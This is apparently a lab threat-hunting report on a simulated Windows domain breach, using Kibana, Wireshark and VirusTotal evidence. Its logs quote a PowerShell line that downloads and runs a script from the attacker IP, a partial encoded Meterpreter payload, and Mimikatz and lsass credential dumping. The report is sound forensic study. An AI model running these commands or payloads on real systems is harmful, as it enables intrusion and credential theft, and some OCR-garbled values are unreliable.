
This includes my logs at Splunk; there are no logs to hunt here.

## Scenario (2)



Host	Accessed or compromised	How	Persistence
Victim 192.168.220.100	compromised	<ul style="list-style-type: none"> <li>Remote WMI command execution using <code>wmiprvse.exe</code>.</li> <li>Use of <code>cmd.exe</code> and PowerShell to download and execute a script from <code>192.168.220.66:8080/4GJDfeRz9e.</code></li> <li>Leveraging <code>GoogleUpdate.exe</code> to access credentials.</li> <li>Indication of advanced tactics for lateral movement, execution, and credential theft.</li> </ul>	-
HR1 192.168.220.101	compromised	<ul style="list-style-type: none"> <li>The attacker exploited a buffer overflow vulnerability to gain initial access to 192.168.220.101.</li> <li>A Meterpreter connection was established for downloading an executable file (<code>test.php</code>).</li> <li>Malicious processes such as <code>NetSess.exe</code> were used for enumeration.</li> <li>Privilege escalation was achieved using <code>PowerUp.ps1</code> executed within <code>test.php</code>.</li> <li>Indicates a sophisticated attack chain requiring immediate remediation.</li> </ul>	- port 4444 as a listener
DEV1 192.168.220.102	compromised	<ul style="list-style-type: none"> <li>Used <code>mshta.exe</code> to execute PowerShell.</li> <li>Ran <code>service.exe</code> for reverse shell.</li> <li>Downloaded script from <code>192.168.220.66:8091/SeMFtEDro.</code></li> <li>Loaded <code>SSP.dll</code> into <code>lsass.exe</code>.</li> <li>Dumped credentials with <code>Mimikatz(lsas.exe)</code>.</li> </ul>	Persistence Mechanism with Empire WMI
W2012r2-DC01 192.168.220.11	compromised	<ul style="list-style-type: none"> <li>Remote execution performed via <code>WmiPrvSE.exe</code>.</li> <li><code>SSP.dll</code> loaded into <code>lsass.exe</code>, indicating persistence.</li> <li><code>Mimikatz</code> used to extract credentials from <code>lsass.exe</code>.</li> </ul>	Dumping credentials using <code>ssp.dll</code> targets <code>lsass.exe</code> to extract sensitive data

## Scenario 2: TESTDOMAIN Breach (ELK)


- VICTIM endpoint (192.168.220.100) has been compromised.



### Dashboard



## VICTIM.testdomain.com [192.168.220.100]



## Initial Access, Credential Access

suspicious process access attempt. The event, logged under Sysmon Event ID 10, occurred on the host VICTIM.testdomain.com.

The screenshot shows the Kibana Dashboard with the search bar containing the query: event\_id:10.

**Events with hunts:**

Time	computer_name	source_name	event_id	task	event_data.image	hunts	attack_stages
April 15th 2019, 15:33:37.072	VICTIM.testdomain.com	Microsoft-Windows-Sysmon	10	Process accessed (rule: ProcessAccess)	-	suspicious_lsass_memory_access	Credential Access
April 15th 2019, 15:33:37.072	VICTIM.testdomain.com	Microsoft-Windows-Sysmon	10	Process accessed (rule: ProcessAccess)	-	suspicious_lsass_memory_access	Credential Access
April 21st 2019, 18:31:42.830	VICTIM.testdomain.com	Microsoft-Windows-Security-Auditing	4,672	Special Logon	-	privileged_network_logon_from_non_admin_host	Lateral Movement
April 21st 2019, 18:31:42.845	VICTIM.testdomain.com	Microsoft-Windows-Security-Auditing	4,672	Special Logon	-	privileged_network_logon_from_non_admin_host	Lateral Movement
April 21st 2019, 18:31:43.124	VICTIM.testdomain.com	Microsoft-Windows-Security-Auditing	4,672	Special Logon	-	privileged_network_logon_from_non_admin_host	Lateral Movement
April 21st 2019, 18:31:43.356	VICTIM.testdomain.com	Microsoft-Windows-Security-Auditing	4,672	Special Logon	-	privileged_network_logon_from_non_admin_host	Lateral Movement

Memory access attempts flagged under Sysmon Event ID 10. It details interactions between processes, where GoogleUpdate.exe accessed lsass.exe and was granted permissions (0x1410). The activity involves notable system components like ntdll.dll and wow64.dll

**privileged logon** where an account (luser) has been granted system-level privileges.**privilege escalation attack**. The source IP 192.168.220.66 and the granting of high-level privileges (eg.like SeDebugPrivilege and SeImpersonatePrivilege).

The screenshot shows a Kibana dashboard titled "Dashboard / Panoptic dashboard". The left sidebar includes links for Discover, Visualize, Dashboard, Timeline, APM, Dev Tools, Monitoring, and Management. The main area displays an event with the following details:

- Event ID:** computer.name:keyword["VICTIM-testdomain.com"]
- Event Type:** event\_data.LogonType
- Privileges:** SeSecurityPrivilege, SeBackupPrivilege, SeRestorePrivilege, SeTakdownPrivilege, SeDebugPrivilege, SeSystemEnvironmentPrivilege, SeLoadDriverPrivilege, SeImpersonatePrivilege
- Source IP:** 192.168.220.66
- Subject Domain:** TESTDOMAIN
- Subject GUID:** 0x475e1
- Subject Username:** Taker
- Subject Session ID:** S-1-5-21-3415843234-1321834752-1894537791-1118
- User ID:** 0x475e1
- Host:** VICTIM
- Buckets:** privLogonNetwork\_Token\_from\_non\_admin\_host
- Keywords:** Audit Success
- Type:** Information
- Tag Name:** Security
- Message:** Special privileges assigned to new token.

A red box highlights the "Privileges" field, which lists several Windows security privileges. Another red box highlights the "Message" field, which states "Special privileges assigned to new token." Below the message, there is detailed information about the subject, including security ID, account name, account domain, logon ID, and logon type.

## Lateral Movement

Multiple privileged logon events (4672) flagged for **non-admin host** access under "Lateral Movement".

Process creation events (Sysmon ID 1), such as executions of cmd.exe and whoami.exe in a network logon session, indicating lateral execution attempts.

The screenshot shows the Kibana interface with a dashboard titled "panoptic dashboard: computers by unique IP address". The main view displays a large blue circle icon labeled "VICTIM.testdomain.com". Below it, a table lists "Events with hunts". A green box highlights the first event:

Date	Computer Name	User	Process Name	Process ID	Hunt Rule	Action	
April 21st 2019, 16:21:42.300	VICTIM.testdomain.co.m	Microsoft-Windows-Security-Auditing	4672	Special Logon	privileged_network_logon_from_non_admin_host	Lateral Movement	
April 21st 2019, 16:21:42.845	VICTIM.testdomain.co.m	Microsoft-Windows-Security-Auditing	4672	Special Logon	privileged_network_logon_from_non_admin_host	Lateral Movement	
April 21st 2019, 16:21:43.124	VICTIM.testdomain.co.m	Microsoft-Windows-Security-Auditing	4672	Special Logon	privileged_network_logon_from_non_admin_host	Lateral Movement	
April 21st 2019, 16:21:43.206	VICTIM.testdomain.co.m	Microsoft-Windows-Security-Auditing	4672	Special Logon	privileged_network_logon_from_non_admin_host	Lateral Movement	
April 21st 2019, 16:21:43.573	VICTIM.testdomain.co.m	Microsoft-Windows-Security-Auditing	4672	Special Logon	privileged_network_logon_from_non_admin_host	Lateral Movement	
April 21st 2019, 16:31:44.210	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:31:47.846	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:31:47.851	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\whoami.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:15.566	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement

Process Creation events (Sysmon ID 1) involving commands like cmd.exe and whoami.exe

The screenshot shows the Kibana interface with a dashboard titled "Dashboard / Panoptic dashboard". The main view displays a table of "Events with hunts". A green box highlights the first event:

Date	Computer Name	User	Process Name	Process ID	Hunt Rule	Action	
April 21st 2019, 16:21:44.210	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:31:47.846	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:31:47.851	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\whoami.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:15.198	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:15.234	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:15.781	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:20.617	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:20.093	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:24.131	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:28.922	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:30.600	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:31.380	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:39.291	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement
April 21st 2019, 16:32:39.583	VICTIM.testdomain.co.m	Microsoft-Windows-Sytem	1	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	process_creation_in_network_logon_session	Lateral Movement

## Execution

suspicious PowerShell command. The process powershell.exe, located in C:\Windows\System32\WindowsPowerShell\v1.0\, executed an encoded script. This activity was flagged under the hunt suspicious\_powershell\_execution\_of\_encoded\_script .

# Gzip Decompress Online

[Add to Fav](#)
[New](#)
[Save & Share](#)

---

Enter the Gzip Data
Sample

```
H4sIAKibvFwCA7VW+W/bxhL+OQHyPxCFAFGIlpG27MYBAjyeEmWROnjpqFBQ5IpcaXmYh3W0
/d87pETHfUle0wKPsKE9ZnZmvm92ZrdF5OY4jqhzNGap3969fTNxUiiek6lbXV0O5TTU8+1ZrvXkd
O43Dfkp9pugVlyRiHDo4Wn/6JBRpqL8Mu/0Uc5IGQo3BKOMbIG/U3aAUvRhvNkhN6d+oxq/dv
ok3jjkKnYSHDdA1Acu8sq9Uew6pTsdPSE4p5u//NJsrt6w6470VDgko5v6KctR2PElabaoP1qlQeO
UILqpYjeNs3ibd2wc3d50zChztkiD056Rivlg9rJmC4KAvxTIRrpRZTil/mWXbsJwksYu53kpykC4o0T
D0B7D1... E2011E... KKKK... O... V... C... /O... 1... D... U... G... L... O... C... E... L... V... I... O... 1... O... L... T... A... M... E... L... V... 4...
```

Size : 2.12 KB, 2168 Characters

Auto
**GZip Decompress**
 File..
 Load URL

The Result gzip decode:

```
[System.Convert]::FromBase64String('EiD5PDozAAAAEFRQVBSUVZIMdJISItSYEiLUhhli1lgSItYU
EgPt0pKTTHJSDArDxfhAlslEHByQ1BAcHi7VBUUiLUiCLQjxlAdBmgXgYCwIPhXIAAClglgAAA
BlhcB0Z0gB0FCLSBhEi0AgSQHQ41Zi/8IBzSISAHTTHJSDArEHByQ1BAcE44HXxTANMJAhFO
dF12FhEi0AkSQHQZkGLDehEi0AcSQHQQQYsEiEgB0EFYQVheWVpBWEFZQVplg+wgQVL/4FhBW
VplixLpS///11IMdtTSb53aW5pbmV0AEFWsInhScfCTHcmB//VU1NlieFTWk0xwE0xyVNNTSbo6V
nmnAAAAAP/V6A8AAAAAxOTluMTY4ljlyMC42NqBaSInBScfAmB8AAE0xyVNtaqNTSbpXiZ/GAA
```

Size : 2.97 KB, 3016 Characters

Copy To Clipboard
 Download

The screenshot shows the VirusTotal analysis page for a file named 'file.ps1'. The file has a Community Score of 31/62. A red box highlights the file name and its category 'powershell'. The analysis table shows various security vendors' findings, with several entries for 'Generic.PwShell.Rozena.3.B66A81E4' highlighted with a green border.

Vendor	Findings
ALYac	Generic.PwShell.Rozena.3.B66A81E4
Avast	PwSh:PowerSploit-0 [Tr]
Avira (no cloud)	TR/PowerShell.Gen
ClamAV	Txt.Dropper.MeterpreterROR13Sheilcod...
Cynet	Malicious (score: 99)
Arcabit	Generic.PwShell.Rozena.3.B66A81E4
AVG	PwSh:PowerSploit-0 [Tr]
BitDefender	Generic.PwShell.Rozena.3.B66A81E4
CTX	PowershellUnknown.pwshell
Emsisoft	Generic.PwShell.Rozena.3.B66A81E4 [B]

## Discovery

Network traffic analysis in Wireshark. It filters traffic between two IPs (192.168.220.100 and 192.168.220.101) and reveals TCP packets with details like sequence numbers, acknowledgment numbers, and flags. This analysis could indicate reconnaissance efforts and information gathering.

(the attacker was scanning to check if hr1 host is alive)


The Wireshark screenshot shows a capture titled 'scenario2-trafficCapture.pcap'. A green box highlights a sequence of TCP packets between source IP 192.168.220.100 and destination IP 192.168.220.101. The sequence consists of a SYN packet (Seq=0, Ack=1) followed by an ACK packet (Seq=1, Ack=2), indicating a connection attempt.

```

Frame 3692: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: PCSSystemtec_5a:66:04 (08:00:27:5a:66:04), Dst: PCSSystemtec_28:1b:90 (08:00:27:28:1b:90)
Internet Protocol Version 4, Src: 192.168.220.100, Dst: 192.168.220.101
Transmission Control Protocol, Src Port: 49626, Dst Port: 31337, Seq#: 0, Len: 0


```

**HR1.testdomain.com [192.168.220.101]**



## initial access

Communication involving 1460 bytes of data, potentially indicating unauthorized access attempts.



Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.powersploit/powershell

Security vendors' analysis	Do you want to automate checks?		
ALYac	Gen-Variant Ulisse.264448	Arcabit	Trojan.Generic.D44F4E85 [many]
Avast	VBS:Malware-gen	AVG	VBS:Malware-gen
Avira (no cloud)	TR/PSploitEmpire.G16	BitDefender	Trojan.GenericKD.72306309
ClamAV	Win.Countermeasure.DotNetToJScript-9...	CTX	PowerShell.trojan.powersploit
Cynet	Malicious (score: 99)	Emsisoft	Trojan.GenericKD.72306309 (B)
eScan	Trojan.GenericKD.72306309	ESET-NOD32	PowerShell/RiskWare.PowerSploit.F

## Execution

service.exe to get a reverse shell to the attacker's IP. service.exe runs from another directory named legitimate.

Events with hunts	
# event_data.ProcessId	4
# event_data.ProcessId	2,600
event_data.Product	Microsoft Windows® Operating System
event_data.TerminalSessionId	3
event_data.user	TESTDOMAIN\user
event_data.utctime	2019-04-21 18:54:44.127
# event_id	1
t.hash.MD5	92744E4050B16C559781B#E38137FA
t.hash.SHA256	6C0DE1139967E3CBE91BAE7201ACF249C144MBF8A2C59A758B2E6FAD74BC7
t.host	HTTP
t.hunts	suspicious_powershell_cwdInDir_downloading
t.level	Information
t.log_name	Microsoft-Windows-SystemOperational
t.message	<p>Process created: UtcTime: 2019-04-21 18:54:44.127 ProcessGuid: {6F482BAC-A05A-5C8C-0000-0020CD8C3600} ProcessId: 2600 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell1.exe FileVersion: 6.1.7601.18385 (win7_rtm.090713-1255) Description: Windows PowerShell Product: Microsoft Windows® Operating System Company: Microsoft Corporation CommandLine: powershell -IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); \$m = Get-ModifiableService; \$m   Set-Service -StartType Automatic user: TESTDOMAIN\user#P LogonGuid: {B48389C6-B8E3-5C8C-0000-002038721300} LogonId: 0x127234 TerminalSessionId: 1 IntegrityLevel: High hashes.MD5: A7F445C90E016AC550713BCEB812FA...SHA256:5C95E113996763C8D318A67201ACF249C144ABF8A2C54A758B2E6FAD74BC7 ParentProcessGuid: {6F482BAC-5F91-5C8C-0000-001000363600} ParentProcessId: 2540 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: C:\Windows\System32\cmd.exe </p>

## Command and Control (C2)

PowerShell Command: Executed via powershell.exe to download and run a script from http://192.168.220.66/test.php.

Events with hunts	
t attack_stages	Q Q D * .Command_and_Control
t attack_ttp_link	Q Q D * T1086
t attack_ttps	Q Q D * T1086: PowerShell
t beat.hostname	Q Q D * HR1
t beat.name	Q Q D * HR1
t beat.version	Q Q D * 0.2.1
t computer_name	Q Q D * HR1.testdomain.com
t enrich.assets.DestinationIp.zone	Q Q D * rfc6890, workstations
t enrich.assets.SourceIp.zone	Q Q D * rfc6890, workstations
t enrich.cmdb.DestinationIp.criticality	Q Q D * %{@metadata}[cmdb][0][criticality]
t enrich.cmdb.DestinationIp.tags	Q Q D * %{@metadata}[cmdb][0][tags]
t enrich.cmdb.computer_name.criticality	Q Q D * %{@metadata}[cmdb][0][criticality]
t enrich.cmdb.computer_name.tags	Q Q D * %{@metadata}[cmdb][0][tags]
t event_data.Commandline	Q Q D * powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); \$m = Get-ModifiableService; \$m
t event_data.DestinationIp	Q Q D * 192.168.220.66
t event_data.DestinationIsIPv6	Q Q D * False
t event_data.DestinationPort	Q Q D * 80
t event_data.DestinationPortName	Q Q D * http
t event_data.Image	Q Q D * C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
t event_data.Initiated	Q Q D * true
t event_data.IntegrityLevel	Q Q D * High

## Discovery

DEV1, before moving to it.

All events	
t computer_name	Q Q D * HR1.testdomain.com
t enrich.cmdb.computer_name.criticality	Q Q D * %{@metadata}[cmdb][0][criticality]
t enrich.cmdb.computer_name.tags	Q Q D * %{@metadata}[cmdb][0][tags]
# enrich.freq.ImageName.score	Q Q D * 7.265
? enrich.ti.MDS.ox	Q Q D * Updated Cloud Hopper Indicators of Compromise
t event_data.Commandline	Q Q D * NetSess.exe -h 192.168.220.102 /full
t event_data.CurrentDirectory	Q Q D * C:\Users\Public\customer_service
t event_data.Fileversion	Q Q D * 2.0.0.46
t event_data.Image	Q Q D * C:\Users\Public\customer_service\NetSess.exe
t event_data.IntegrityLevel	Q Q D * High
t event_data.LogonGuid	Q Q D * {6F4838AC-68E3-5C8C-0000-002034721300}
t event_data.LogonId	Q Q D * 0x137234
t event_data.ParentCommandLine	Q Q D * C:\Windows\system32\cmd.exe
t event_data.ParentImage	Q Q D * C:\Windows\System32\cmd.exe
